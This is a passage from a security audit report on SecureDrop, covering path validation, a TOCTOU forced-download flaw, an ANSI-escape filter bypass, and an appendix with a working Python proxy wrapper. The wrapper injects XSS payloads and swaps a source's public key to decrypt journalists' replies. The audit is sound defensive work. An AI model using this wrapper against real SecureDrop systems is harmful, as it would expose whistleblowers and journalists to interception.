The function ***validate()*** guards the application from path traversal vulnerabilities by disallowing a slash, a dot or two dots from appearing in any path component. However, other conditions may occur that may lead to an invalid path. A JavaScript string may contain null bytes, which are not valid path components. On the other hand, terminal control characters are valid characters for Linux path components, but may end up in logs read by operators on a terminal. Further, the length of a path component must should not exceed 255 characters and the overall length of a path should not exceed 4096 characters. These limits refer to *NAME_MAX* and *PATH_MAX*, respectively, defined by the Linux kernel[20]. An exception originating from a system call operating on an invalid path may not be handled by the Electron application and lead to an exception modal displayed to the user.

5.2.24.3 Solution Advice

X41 recommends implementing additional path validation to guard against the scenarios outlined above.

[20] `https://github.com/torvalds/linux/blob/master/include/uapi/linux/limits.h`

5.2.25 SCRDR-CR-26-124: An Attacker Controlling sd-proxy May Force File Download

Component:	securedrop-client/app/src/main/fetch/queue.ts
Remediation:	FULLY

5.2.25.1 Retest Results

This issue was addressed in `https://github.com/freedomofpress/securedrop-client/pull/3173` by disallowing the kind of a message to change in the underlying database after the first write. The immutability ensures that a type confusion described in the scenario below can not happen.

5.2.25.2 Description

The SecureDrop application maintains two queues of items, represented by the UUID, to be downloaded from the SecureDrop server. One handles downloads of files and the other one handles downloads of text messages. Messages are queued automatically upon learning of their existence while files need the user to request the download manually. The processing on an item (message or file) is handled by the same function. The function re-fetches the item from the database given the UUID and checks whether it is a file or message. This opens up a Time of Check Time of Use (TOCTOU) window for the following scenario: A message is announced, which is automatically queue to be downloaded. While the message sits in the queue, the database row representing the UUID of the message is updated from a message to a file. The worker fetches the item UUID from the queue, retrieves the row from the database and now treats it as a file. Therefore, the journalist did not have to request the download of the file.

The attack can be executed by someone in control of the sd-proxy qube. After receiving a sync request, two messages are announced: one message which will be used to delay the download worker thread and one message which will change to a file during the attack. The client queues both messages for automatic download. When the first message is being downloaded, the attacker delays the download artificially and waits for a second sync request, where the second message is announced to represent a file instead. After completing the download of the first message, the second message, which now represents a file, is downloaded, decrypted and decompressed. This increases the attack surface that the attacker has available without the journalist having to request the download of a file. Since one of the primary purposes of the application is to download files, we treat this as informational issue.

5.2.25.3 Solution Advice

X41 recommends signing the data sent from the server and verify that on the sd-app (or another non-sd-proxy) qube. Furthermore, for updates and deletions it might be useful to ask the journalist whether the operation should be applied, or at least make the user aware of it.

X41 recommends making the logic handling a message or file explicit, i.e. an item in the queue for messages should not be a file, when it is processed.

5.2.26 SCRDR-CR-26-125: ANSI Escape Characters not Filtered

Component:	securedrop-workstation/sdw_util/Util.py:strip_ansi_colors()
Remediation:	FULLY

5.2.26.1 Retest Results

This was addressed in pull request `https://github.com/freedomofpress/securedrop-workstation/pull/1609` by clarifying that this is not a security measure. Additionally, the output is limited to American Standard Code for Information Interchange (ASCII) characters in the rage from 0 to 127. Originally this issue was reported as a finding due to a misunderstanding of the attack surface.

5.2.26.2 Description

The SecureDrop Workstation updater in *securedrop-workstation/sdw_updater/Updater.py* executes various commands and parses their output. That output is sanitized via ***strip_ansi_colors()*** (shown in listing 5.19) to remove ANSI escape characters.

```
1 def strip_ansi_colors(str):
2     """
3     Strip ANSI colors from command output
4     """
5     return re.sub(r"\u001b\[.*?[@-~]", "", str)
```

Listing 5.19: strip_ansi_colors()

The regular expression to remove the ANSI escape characters is only applied once. This means that malicious input such as `\u001b\u001b[1;31m[1;31mTEST` will still contain an escape code.

In ***_start_qubes_updater_proc()*** the command `qubes-vm-update` is executed, which generates output from the qube that is updated. A compromised qube could therefore inject malicious ANSI escape characters in the output, which is parsed via ***_qubes_updater_parse_stdout()*** and forwarded to the `detail_log` logger.

5.2.26.3 Solution Advice

X41 recommends applying the filter until the string no longer changes.

6 About X41 D-Sec GmbH

X41 D-Sec GmbH is an expert provider for application security and penetration testing services. Having extensive industry experience and expertise in the area of information security, a strong core security team of world-class security experts enables X41 D-Sec GmbH to perform premium security services.

X41 has the following references that show their experience in the field:

- Source code audit of ISC BIND9 DNS server[1]
- Source code audit of the Git source code version control system[2]
- Review of the Mozilla Firefox updater[3]
- X41 Browser Security White Paper[4]
- Review of Cryptographic Protocols (Wire)[5]
- Identification of flaws in Fax Machines[6,7]
- Smartcard Stack Fuzzing[8]

The testers at X41 have extensive experience with penetration testing and red teaming exercises in complex environments. This includes enterprise environments with thousands of users and vendor infrastructures such as the Mozilla Firefox Updater (Balrog).

Fields of expertise in the area of application security encompass security-centered code reviews, binary reverse-engineering and vulnerability-discovery. Custom research and IT security consulting, as well as support services, are the core competencies of X41. The team has a strong technical background and performs security reviews of complex and high-profile applications such as Google Chrome and Microsoft Edge web browsers.

X41 D-Sec GmbH can be reached via `https://x41-dsec.de` or `mailto:info@x41-dsec.de`.

[1] `https://x41-dsec.de/news/security/research/source-code-audit/2024/02/13/bind9-security-audit/`
[2] `https://x41-dsec.de/security/research/news/2023/01/17/git-security-audit-ostif/`
[3] `https://blog.mozilla.org/security/2018/10/09/trusting-the-delivery-of-firefox-updates/`
[4] `https://browser-security.x41-dsec.de/X41-Browser-Security-White-Paper.pdf`
[5] `https://www.x41-dsec.de/reports/Kudelski-X41-Wire-Report-phase1-20170208.pdf`
[6] `https://www.x41-dsec.de/lab/blog/fax/`
[7] `https://2018.zeronights.ru/en/reports/zero-fax-given/`
[8] `https://www.x41-dsec.de/lab/blog/smartcards/`

A XSS Payload Injection Script

This appendix contains the Python wrapper in listing A.1, which was used to inject XSS payloads into the SecureDrop application by wrapping the proxy. The script also contains the function ***mitm_source()***, which can be used to replace a source's public key with a different public key in order to be able to decrypt replies sent by the journalist. No XSS vectors were identified during the test.

```
#!/usr/bin/env python3

# Invoke in /etc/qubes-rpc:
# /usr/bin/python3 /usr/bin/xss.py -o /tmp/securedrop-proxy.log /usr/bin/securedrop-proxy
import sys
import os
import argparse
import json
import re
import subprocess
import threading
import traceback
import time
import uuid
from typing import Optional

CHUNK = 65536
SOURCE_UUID = 'f1abf72b-ef1e-4e7c-a9fe-5f3ba7f36463'
SUBMISSION_KEY_FP = '2FCB3AD149149CF23E64786D4E27C270529EF3F4'

def load_payloads(file="/home/user/payloads.json"):
    with open(file, "r") as f:
        payloads = json.load(f)
    return payloads

# Requires to add policy in dom0:/etc/qubes/policy.d/31-securedrop-workstation.policy
# qubes.Gpg * sd-proxy sd-gpg allow
def encrypt_bytes(data, recipient=SUBMISSION_KEY_FP):
    result = subprocess.run(
        [
```

```
            "qubes-gpg-client",
            "--trust-model", "always",
            "--encrypt",
            "--armor",
            "--recipient", recipient
        ],
        env={"QUBES_GPG_DOMAIN":"sd-gpg"},
        input=data,
        stdout=subprocess.PIPE,
        stderr=subprocess.PIPE,
        check=True
    )
    return result.stdout

last_request=None

class AuditLogger:
    def __init__(self, path: Optional[str]):
        self.file = None
        if path:
            os.makedirs(os.path.dirname(path), exist_ok=True)
            self.file = open(path, "ab", buffering=0)

    def log(self, direction: str, data: bytes):
        if not self.file or not data:
            return
        ts = f"{time.time():.6f}".encode()
        header = b"[" + ts + b"][" + direction.encode() + b"] "
        self.file.write(header + data)

    def close(self):
        if self.file:
            try:
                self.file.close()
            except OSError:
                pass

def pump(read_fd, write_fd, logger, direction, modifiers):
    global last_request
    try:
        while True:
            chunk = os.read(read_fd, CHUNK)
            if not chunk:
                break

            if direction == 'IN':
                last_request = None
                try:
                    last_request = json.loads(chunk.decode('utf-8'))
                except:
                    pass

            for modifier in modifiers:
```

```
84                  try:
85                      chunk, stderr = modifier(chunk, logger)
86                  except Exception as e:
87                      tb_str = traceback.format_exc()
88                      logger.log("Err", tb_str.encode('utf-8'))
89
90              logger.log(direction, chunk)
91
92              view = memoryview(chunk)
93              while view:
94                  n = os.write(write_fd, view)
95                  view = view[n:]
96              if stderr:
97                  os.write(2, stderr)
98      except OSError:
99          pass
100
101 def dec_http(chunk):
102     return json.loads(chunk.decode('utf-8'))
103 def enc_http(data):
104     return json.dumps(data, separators=(',',':')).encode('utf-8') + b'\n'
105
106
107 def strip_etag(chunk, logger):
108     data = dec_http(chunk)
109     if 'headers' in data and 'If-None-Match' in data['headers']:
110         del data['headers']['If-None-Match']
111     return enc_http(data), None
112
113 def mitm_source(chunk, logger, source_uuid, pubkey, fingerprint):
114     global last_request
115     if not last_request: return chunk
116     try:
117         data = dec_http(chunk)
118     except:
119         return chunk
120
121     if last_request['path_query'] == '/api/v2/index':
122         # We need to tell sd-app that our source has a changed version
123         # and it needs to update it's database.
124         logger.log("INFO", data['body'].encode('utf-8'))
125         body = json.loads(data['body'])
126         if source_uuid in body['sources']:
127             body['sources'][source_uuid] = ''
128         else:
129             logger.log('Failed to find source uuid in index')
130         data['body'] = json.dumps(body)
131         last_request = None
132         return enc_http(data)
133     if last_request['path_query'] == f"/api/v2/data":
134         body = json.loads(data['body'])
135         if source_uuid in body['sources']:
```

```
136             logger.log("INFO", f"Replacing {body['sources'][source_uuid]['fingerprint']} with {
                ↪  fingerprint}".encode('utf-8'))
137             body['sources'][source_uuid]['fingerprint'] = fingerprint
138             body['sources'][source_uuid]['public_key'] = pubkey
139         data['body'] = json.dumps(body)
140         last_request = None
141         return enc_http(data)
142     return chunk
143 
144 def inject_xss(chunk, logger, source_uuid):
145     global last_request
146     if not last_request: return chunk, None
147     try:
148         data = dec_http(chunk)
149     except:
150         return chunk, None
151 
152     if last_request['path_query'] == '/api/v2/index':
153         # We need to tell sd-app that our source has a changed version
154         # and it needs to update it's database.
155         logger.log("INFO", data['body'].encode('utf-8'))
156         body = json.loads(data['body'])
157         if source_uuid in body['sources']:
158             body['sources'][source_uuid] = ''
159         else:
160             logger.log('Failed to find source uuid in index')
161         data['body'] = json.dumps(body)
162         last_request = None
163         return enc_http(data), None
164     if last_request['path_query'] == f"/api/v2/data":
165         payloads = load_payloads()
166         body = json.loads(data['body'])
167         # Inject into body['items'] items like so:
168         # body['items'][item_uuid] = {
169         #   "interaction_count": int,
170         #   "is_read": bool,
171         #   "kind": "message"|"file"|"reply",
172         #   "seen_by": [],
173         #   "size": int,
174         #   "source": <uuid>,
175         #   "uuid": item_uuid
176         # }
177         if 'sources' in body and source_uuid in body['sources']:
178             items = [i for _, i in payloads.items()]
179             for item in items:
180                 logger.log("INJECT", f"{item['metadata']['uuid']}\n".encode('utf-8'))
181                 body['items'][item['metadata']['uuid']] = item['metadata']
182         data['body'] = json.dumps(body)
183         last_request = None
184         return enc_http(data), None
185 
186     # On /api/v1/sources/<uuid>/replies/<uuid>/download: Send an encrypted PGP message
187     if last_request['path_query'].startswith(f"/api/v1/sources/{source_uuid}/submissions/"):
```

```
188             payloads = load_payloads()
189             item_uuid = last_request['path_query'].split('/')[6]
190             if item_uuid in payloads:
191                 logger.log("INJECT", f"Downloading payload item {item_uuid}".encode('utf-8'))
192                 # This is a forged item. The server will return a 404 here,
193                 # We need to forge our own http response.
194                 data = payloads[item_uuid]['data']
195                 pgp_message = encrypt_bytes(data.encode('utf-8'))
196                 headers = {}
197                 headers = {'Content-Type': 'application/json', 'Content-Length': len(pgp_message),
                    ↪  'etag':''}
198                 return pgp_message, json.dumps({"headers": headers}).encode('utf-8')
199         return chunk, None
200
201     def main():
202         parser = argparse.ArgumentParser(
203             description="Qubes RPC auditing wrapper (reliable)"
204         )
205         parser.add_argument(
206             "-o", "--output",
207             help="Log file for captured RPC traffic",
208         )
209         parser.add_argument(
210             "program",
211             nargs=argparse.REMAINDER,
212             help="Real service binary and args",
213         )
214
215         args = parser.parse_args()
216
217         if not args.program:
218             print("No target program specified", file=sys.stderr)
219             sys.exit(1)
220
221         logger = AuditLogger(args.output)
222
223         proc = subprocess.Popen(
224             args.program,
225             stdin=subprocess.PIPE,
226             stdout=subprocess.PIPE,
227             stderr=sys.stderr,
228             bufsize=0,
229         )
230
231         assert proc.stdin and proc.stdout
232
233         t_in = threading.Thread(
234             target=pump,
235             args=(sys.stdin.fileno(), proc.stdin.fileno(), logger, "IN", [strip_etag]),
236             daemon=True,
237         )
238
239         my_inject_xss = lambda chunk, logger: inject_xss(chunk, logger, SOURCE_UUID)
```

```
240     t_out = threading.Thread(
241         target=pump,
242         args=(proc.stdout.fileno(), sys.stdout.fileno(), logger, "OUT", [my_inject_xss]),
243         daemon=True,
244     )
245 
246     t_in.start()
247     t_out.start()
248 
249     try:
250         proc.stdin.close()
251     except Exception:
252         pass
253 
254     # Just abandon t_in
255     # t_in.join()
256     t_out.join()
257 
258     rc = proc.wait()
259     logger.close()
260     sys.exit(rc)
261 
262 
263 if __name__ == "__main__":
264     main()
```

Listing A.1: Python Wrapper Script to Inject XSS Payloads

Tools

Tool	Version	URL
Electronegativity	1.10.3	https://github.com/doyensec/electronegativity
Git	2.4.73	https://git-scm.com/
GnuPG	2.4.7	https://www.gnupg.org/
bandit	1.7.10	https://github.com/PyCQA/bandit
checksec	2.6.0	https://github.com/slimm609/checksec.sh
git	2.47.3	https://git-scm.com/
semgrep	1.151.0	https://github.com/semgrep/semgrep

Table A.2: Tools

Acronyms

ANSI American National Standards Institute 64

ASCII American Standard Code for Information Interchange 64

CVSS Common Vulnerability Scoring System 11, 12, 13, 14

CWE Common Weakness Enumeration 14

DoS Denial of Service 10, 19, 44, 49, 51

GnuPG Gnu Privacy Guard 6, 9, 10, 21, 25, 27, 28, 32, 35, 45, 49, 55, 56

HTTP HyperText Transfer Protocol 36

HTTPS HyperText Transfer Protocol Secure 29, 36

OOM Out of Memory 47, 48

PDF Portable Document Format 23, 29

PoC Proof of Concept 48

RPC Remote Procedure Calls 59

RSA Rivest, Shamir, and Adelman 17

SHA-1 Secure Hashing Algorithm 1 31

SHA-2 Secure Hashing Algorithm 2 31

SHA-256 Secure Hashing Algorithm 2, 256-bit 9, 31

SSH Secure Shell 27

TLS Transport Layer Security 19, 21

TOCTOU Time of Check Time of Use 62

UI User Interface 59

UUID Universally Unique Identifier 54, 62

XSS Cross-site Scripting 10, 66

Glossary

MITM Also known as Man-in-the-middle Attack. Describes attack scenarios where attackers are able to intercept network traffic between the attacked parties. Tampering of the traffic might be possible as well. 19, 21, 30, 56, 59